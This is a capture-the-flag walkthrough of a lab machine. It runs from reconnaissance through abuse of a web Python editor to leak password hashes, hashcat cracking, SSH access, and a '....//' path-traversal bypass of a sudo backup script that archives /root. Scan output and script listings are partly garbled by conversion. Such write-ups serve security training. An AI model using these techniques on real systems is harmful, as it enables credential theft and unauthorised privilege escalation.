
Code



Target: **10.10.11.62**

Reconnaissance

\$ nmap -sS -sV -sC 10.10.11.62


```
(kali@kali)-[~/Desktop/code]
 -$ nmap -sV -sC 10.10.11.62
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 14:41 EDT
Nmap scan report for 10.10.11.62
Host is up (0.094s latency).
Not shown: 998 closed tcp ports (reset)
PORT
         STATE SERVICE VERSION
22/tcp
                       OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
         open ssh
  ssh-hostkey:
    3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
    256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
    256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
                       Gunicorn 20.0.4
5000/tcp open http
|_http-server-header: gunicorn/20.0.4
 _http-title: Python Code Editor
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
```

Results:

- 22/tcp OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
 - o Ubuntu focal 20.04
- 5000/tcp Gunicorn 20.0.4


Gunicorn is a Python WSGI HTTP Server for UNIX.

Visiting http://10.10.11.62:5000/ reveals a Python code editor for writing and running code in the browser.



However, there are some restrictions on the code that can be used.


For example:





The web app allows code saving only for registered users, and the saved code is retrievable in the "mycodes" section.

Registered and logged in as ap3zzi:ap3zzi.

It is also possible to save scripts and retrieve them.









Informatiom gathering

Attempting to retrieve some information via the Python editor:

1. globals()



The editor does not allow viewing the complete output. Therefore, Burp Suite is used to send and receive the full response content, which is saved in a file called globals.json.






Some relevant information is found:

- SQLAlchemy, sqlite:////home/app-production/app/instance/database.db
- User and Code tables

The app uses an SQLite database and employs SQLAlchemy to manage persistence for the User and Code table/entities.

Attempting to retrieve information about User.

2. Retrieve the records in the User table.



Results:

- development:759b74ce43947f5f4c91aeddc3e5bad3
- martin:3de6f30c4a09c27fc71932bfc68474be

Password Cracking

The passwords appear to be MD5 hash values, consisting of 32-character strings.

```
(kali@ kali)-[~/Desktop/code]
$ echo -n '3de6f30c4a09c27fc71932bfc68474be' | wc -c
32

(kali@ kali)-[~/Desktop/code]
$ echo -n '759b74ce43947f5f4c91aeddc3e5bad3' | wc -c
32
```

Launching a Hashcat instance for cracking:

```
$ hashcat -a 0 -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
```

Results:

- 759b74ce43947f5f4c91aeddc3e5bad3:development
- 3de6f30c4a09c27fc71932bfc68474be:nafeelswordsmaster

Attempting to access via SSH.

```
(kali⊛kali)-[~/Desktop/code
 -$ ssh martin@10.10.11.62
martin@10.10.11.62's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)
* Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/pro
* Support:
System information as of Sun 30 Mar 2025 02:21:13 PM UTC
  System load: 0.0
                                  Processes:
                                                         228
 Usage of /: 51.4% of 5.33GB Users logged in:
  Memory usage: 14%
                                 IPv4 address for eth0: 10.10.11.62
  Swap usage:
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Sun Mar 30 14:21:27 2025 from 10.10.16.41
martin@code:~$ ls
backups
martin@code:~$
```

Successful access as martin:nafeelswordsmaster.

Privilege Escalation and Path Traversal Check Bypassing

```
Matching Defaults entries for martin on localhost:
     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/sbin\:/snap/bin
User martin may run the following commands on localhost:

(ALL : ALL) NOPASSWD: /usr/bin/backy.sh

martin@code:~$ cat -n /usr/bin/backy.sh
         #!/bin/bash
         if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
               exit 1
         json_file="$1"
      8
         if [[ ! -f "$json_file" ]]; then
   /usr/bin/echo "Error: File '$json_file' not found."
     10
     11
     12
               exit 1
         allowed_paths=("/var/" "/home/")
          updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\"; ""))' "$json_file")
          /usr/bin/echo "$updated_json" > "$json_file"
     20
         directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')
         is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" = $allowed_path* ]]; then
                         return 0
     28
     29
               done
     30
               return 1
     32
          for dir in $directories_to_archive; do
               if ! is_allowed_path "$dir"; then
     34
                    /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
                    exit 1
     37
         done
40 /usr/bin/backy "$json_file"
martin@code:~$ <mark>|</mark>
```

The following Bash script processes an input JSON file. The directories specified in directory_to_archive are sanitized by removing all occurrences of ../ (seemingly as a path traversal prevention measure). Valid path names must begin with /var/ or /home/.

The backups/ directory is inspected.

The task. json file appears to define directives for archiving files and directories.

IDEA: Attempt to force the archiving of privileged directories and files.

```
martin@code:~$ ls /root/
ls: cannot open directory '/root/': Permission denied
martin@code:~$ ls /home/
app-production martin
martin@code:~$ ls /home/app-production/
ls: cannot open directory '/home/app-production/': Permission denied
martin@code:~$
```

Since the backy script removes occurrences of .../, an alternative approach using// is employed to navigate the file system.

1. Attempting to archive /home/app-production/

Modifying task. json:

```
GNU nano 4.8

{
   "destination": "/home/martin/backups/",
   "multiprocessing": true,
   "verbose_log": true,
   "directories_to_archive": [
        "/home/app-production/"
   ]
}
```

Executing:

```
$ sudo /usr/bin/backy.sh task.json
```

```
martin@code:~$ nano backups/task.json
martin@code:~$ cd backups/
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json
2025/03/30 14:29:13 # backy 1.2
2025/03/30 14:29:13 📋 Working with task.json ...
2025/03/30 14:29:13 = Nothing to sync
2025/03/30 14:29:13 📥 Archiving: [/home/app-production]
2025/03/30 14:29:13 📥 To: /home/martin/backups ...
2025/03/30 14:29:13 🃦
tar: Removing leading \'/' from member names
/home/app-production/
/home/app-production/user.txt
/home/app-production/.local/
/home/app-production/.local/share/
/home/app-production/.local/share/nano/
/home/app-production/.sqlite history
/home/app-production/.profile
/home/app-production/.python history
/home/app-production/.cache/
/home/app-production/.cache/motd.legal-displayed
/home/app-production/.bash logout
/home/app-production/.bash history
/home/app-production/.bashrc
/home/app-production/app/
/home/app-production/app/app.py
/home/app-production/app/static/
/home/app-production/app/static/css/
/home/app-production/app/static/css/styles.css
/home/app-production/app/templates/
/home/app-production/app/templates/index.html
/home/app-production/app/templates/codes.html
/home/app-production/app/templates/register.html
/home/app-production/app/templates/login.html
/home/app-production/app/templates/about.html
/home/app-production/app/__pycache__/
/home/app-production/app/__pycache__/app.cpython-38.pyc
/home/app-production/app/instance/
/home/app-production/app/instance/database.db
martin@code:~/backups$
```

It works!

2. Attempting to archive / root/

Defining an evil.json file:

```
"destination": "/home/martin/backups/",
   "multiprocessing": true,
   "verbose_log": false,
   "directories_to_archive": [
        "/home/app-production/",
        "/home/app-production/....//root"
]
}
~
```

Executing:

```
$ sudo /usr/bin/backy.sh evil.json
```

scp is used to transfer the contents of the backups directory locally.

Extracting the archive contents:

```
(kali@ kali)-[~/Desktop/code/.cache]
$ cd home/app-production/

(kali@ kali)-[~/Desktop/code/.cache/home/app-production]
$ ls
app user.txt

(kali@ kali)-[~/Desktop/code/.cache/home/app-production]
$ cat user.txt
762839ca2c9c1 2d

(kali@ kali)-[~/Desktop/code/.cache/home/app-production]

$ [ ]
```

[+] Completed!